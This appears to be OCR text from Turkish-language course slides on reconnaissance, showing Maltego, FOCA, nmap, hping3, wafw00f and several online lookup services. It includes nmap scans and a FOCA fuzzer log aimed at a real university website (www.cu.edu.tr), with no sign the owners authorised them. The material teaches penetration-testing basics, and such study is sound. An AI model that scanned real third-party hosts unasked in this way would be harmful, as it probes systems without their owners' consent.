

MALTEGO_CHLORINE
HAND MADE FOR
KALI LINUX
2
Loading modules...


Welcome to Maltego!
Steps
Welcome
Login
Login result
Select Transform Seeds
Install Transforms
MALTEGO_CHLORINE
Startup wizard - Welcome (1 of 1)
Welcome to Maltego!
This wizard will guide you through the steps of setting up your Maltego Client for first use.
We hope that you enjoy using our product as much as we enjoy building it!
Please note that the Community Edition is intended for non-commercial use only!
< Back
Next >
Finish
Cancel
Help

Metasploit ile eposta toplama



Foca


cukurova - FOCA (final version) 3.4
Project
Report
Tools
Options
TaskList
Plugins
About
cukurova
Network
Domains
Roles
Vulnerabilities
Metadata
FOCA
Project name
cukurova
Domain website
www.cu.edu.tr
Alternative domains
cu.edu.tr
cukurova.edu.tr
Folder where save documents
C:\Users\Murat KARA\AppData\Loca
Project date
08.11.2017 02:48:17
Project notes
Autosave project each
5
minutes
Update
Cancel
Time
Source
Severity
Message
02:50:20 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/insanlar/mceker/avrupa%20birli%C3%B0i%2...
02:50:20 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/insanlar/mceker/avrupa%20birli%F0i%20huk...
02:50:20 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/tr/kararlar/
02:50:20 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/tr/EgitimFakulte/
02:50:21 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/tr/adanamyo/
02:50:21 Fuzzer high Insecure methods found (trace) on http://www.cu.edu.tr/Tr/BAP/
Conf
Deactivate AutoScroll
Clear
Save log to File
earch done


hping

```
root@Kali:~# hping3 localhost -p 80
HPING localhost (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=3163 sport=80 flags=RA seq=0 win=0 rtt=3.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=3317 sport=80 flags=RA seq=1 win=0 rtt=2.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=3361 sport=80 flags=RA seq=2 win=0 rtt=1.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=3560 sport=80 flags=RA seq=3 win=0 rtt=6.6 ms
len=40 ip=127.0.0.1 ttl=64 DF id=3788 sport=80 flags=RA seq=4 win=0 rtt=1.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=3932 sport=80 flags=RA seq=5 win=0 rtt=1.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4053 sport=80 flags=RA seq=6 win=0 rtt=4.4 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4293 sport=80 flags=RA seq=7 win=0 rtt=4.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4351 sport=80 flags=RA seq=8 win=0 rtt=3.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4500 sport=80 flags=RA seq=9 win=0 rtt=2.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4672 sport=80 flags=RA seq=10 win=0 rtt=1.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4835 sport=80 flags=RA seq=11 win=0 rtt=2.0 ms
len=40 ip=127.0.0.1 ttl=64 DF id=4859 sport=80 flags=RA seq=12 win=0 rtt=0.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5027 sport=80 flags=RA seq=13 win=0 rtt=3.6 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5252 sport=80 flags=RA seq=14 win=0 rtt=2.7 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5433 sport=80 flags=RA seq=15 win=0 rtt=1.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5647 sport=80 flags=RA seq=16 win=0 rtt=1.8 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5682 sport=80 flags=RA seq=17 win=0 rtt=0.9 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5817 sport=80 flags=RA seq=18 win=0 rtt=0.2 ms
len=40 ip=127.0.0.1 ttl=64 DF id=5899 sport=80 flags=RA seq=19 win=0 rtt=15.5 ms
len=40 ip=127.0.0.1 ttl=64 DF id=6070 sport=80 flags=RA seq=20 win=0 rtt=15.7 ms
```


wafw00f



root@Kali:~# wafw00f www.mynet.com
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique
Checking http://www.mynet.com
The site http://www.mynet.com is behind a Citrix NetScaler
Number of requests: 1
root@Kali:~#


nmap


root@Kali:~# nmap www.cu.edu.tr
Starting Nmap 6.49BETA4 (https://nmap.org) at 2017-11-08 01:06 EET
Nmap scan report for www.cu.edu.tr (193.140.54.11)
Host is up (0.0060s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds
root@Kali:~#

```
root@Kali:~# nmap -A www.cu.edu.tr --top-ports 10 -O

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2017-11-08 01:33 EET
Nmap scan report for www.cu.edu.tr (193.140.54.11)
Host is up (0.0040s latency).
rDNS record for 193.140.54.11: www.cukurova.edu.tr
PORT     STATE    SERVICE       VERSION
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
80/tcp   open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/7.0
|_http-title: \xC7ukurova \xDCniversitesi - Cukurova University
110/tcp  filtered pop3
139/tcp  filtered netbios-ssn
443/tcp  filtered https
445/tcp  filtered microsoft-ds
3389/tcp filtered ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: WAP|general purpose
Running: Actiontec Linux, Linux 2.4.X|3.X, Microsoft Windows 7|2012|XP
OS CPE: cpe:/o:actiontec:linux_kernel cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux
:linux_kernel:3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
cpe:/o:microsoft:windows_xp::sp3
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.
2, Microsoft Windows 7 or Windows Server 2012, Microsoft Windows XP SP3
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.09 ms 192.168.72.2
2   0.09 ms www.cukurova.edu.tr (193.140.54.11)

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.18 seconds
root@Kali:~#
```


CentralOps.net
Advanced online Internet utilities
Utilities
Domain Dossier
Domain Check
Email Dossier
Browser Mirror
Ping
Traceroute
NsLookup
AutoWhois
AnalyzePath
Free online network tools
Tools
Domain Dossier
Investigate domains and IP addresses. Get registrant infor
all in one report.
enter a domain or IP address
go
or learn about yourself
Domain Check
See if a domain is available for registration.
Email Dossier
Validate and troubleshoot email addresses.
Browser Mirror
See what your browser reveals about you.
Ping
See if a host is reachable.
Traceroute
Trace the network path from this server to another.
NsLookup
Look up various domain resource records with this version


Pentest-Tools
40 Free Credits
My IP:
Buy Credits
Tool Categories
My Scans
Scheduler
Information Gathering
Google Hacking
Find Subdomains
Find Virtual Hosts
Website Recon
Metadata Extractor
Subdomain Takeover
Web Application Testing
Infrastructure Testing
Exploit Helpers
Utils
Perform Online Security Assessments
We provide you with more than 20 tools trusted by millions of users
Discover Attack Surface
Scan Web Application
Scan TCP Ports
Online Penetration Testing Tools
Pentest-Tools.com is an online framework for penetration testing and vulnerability assessment. With more than 20 online ethical hacking tools, it allows you to assess the security of websites and network infrastructure from a remote location.
How this service works
Use cases


Blog
MX TOOLBOX®
MX Lookup
Blacklists
Diagnostics
Domain Health
Analyze Headers
Free Monitoring
MX Lookup
Domain Name
a
MX Lookup
ABOUT MX LOOKUP
This test will list MX records for a domain in priority order. The MX lookup is done directly against the domain's authoritative name ser
Records should show up instantly. You can click Diagnostics , which will connect to the mail server, verify reverse DNS records, perfo
check and measure response time performance. You may also check each MX record (IP Address) against 105 DNS based blacklists
RBLs, DNSBLs)

Search the history of over 308 billion **web pages** on the Internet.

WayBackMachine

enter URL or keywords

SIGN IN

Search

ABOUT CONTACT BLOG PROJECTS HELP DONATE JOBS VOLUNTEER PEOPLE

Internet Archive is a non-profit library of millions of free books, movies, software, music, websites, and more.

308B 15M 3.7M 3.7M 1.5M 199K 3.3M 183K 302K

Search GO

Advanced Search

Announcements

TV News Record: With indictment, chyrons & captions get a graphic workout

TV News Record: Third Eye goes to Trump press conference


The 20th Century Time Machine

SEE MORE

Internet Security and Data Mining

Netcraft provide internet security services including anti-fraud and anti-phishing services, application testing and PCI scanning. We also analyse many aspects of the internet, including the market share of web servers, operating systems, hosting providers and SSL certificate authorities.

Anti-Phishing | Security Testing | Internet Data Mining | Performance



Understand your Competitors

- Worldwide analysis of hosting companies, identifying trends and customer movements
- Track technology adoption across the internet including the market share of web servers, operating systems, hosting providers and SSL certificate authorities
- See a list of all websites that match requested criteria (for example sites running a certain technology hosted in a particular country)
- Find out more

Explore the internet's growth

Latest News

- Most Reliable Hosting Company Sites in October 2017
- October 2017 Web Server Survey
- Most Reliable Hosting Company Sites in September 2017
- September 2017 Web Server Survey
- Most Reliable Hosting Company Sites in August 2017

Get in Touch

+44 (0) 1225 447500
info@netcraft.com

What's that site running?

Find out what technologies are powering any website:

netcraft.com

Audited by Netcraft

Where is Geolocation of an IP Address?

Your public IP Address is **178.233.156.174**.

Hide IP with VPN

IP Location Finder

IPv4, IPv6 or Domain Name | IP Lookup

Here are the results from a few Geolocation providers. Accuracy of geolocation data may vary from a provider to provider. Test drive yourself, and decide on the provider that you like.

Do you have a problem with IP location lookup? Report a problem.

SEARCH OUR WEBSITE

Google Custom Search | Search

IP TOOLS

- TOOL Trace Email Source
- TOOL Verify Email Address
- TOOL Proxy Check
- TOOL Subnet Calculator

DOMAIN TOOLS

- TOOL Who is Hosting a Website
- TOOL Alexa Traffic Rank Checker
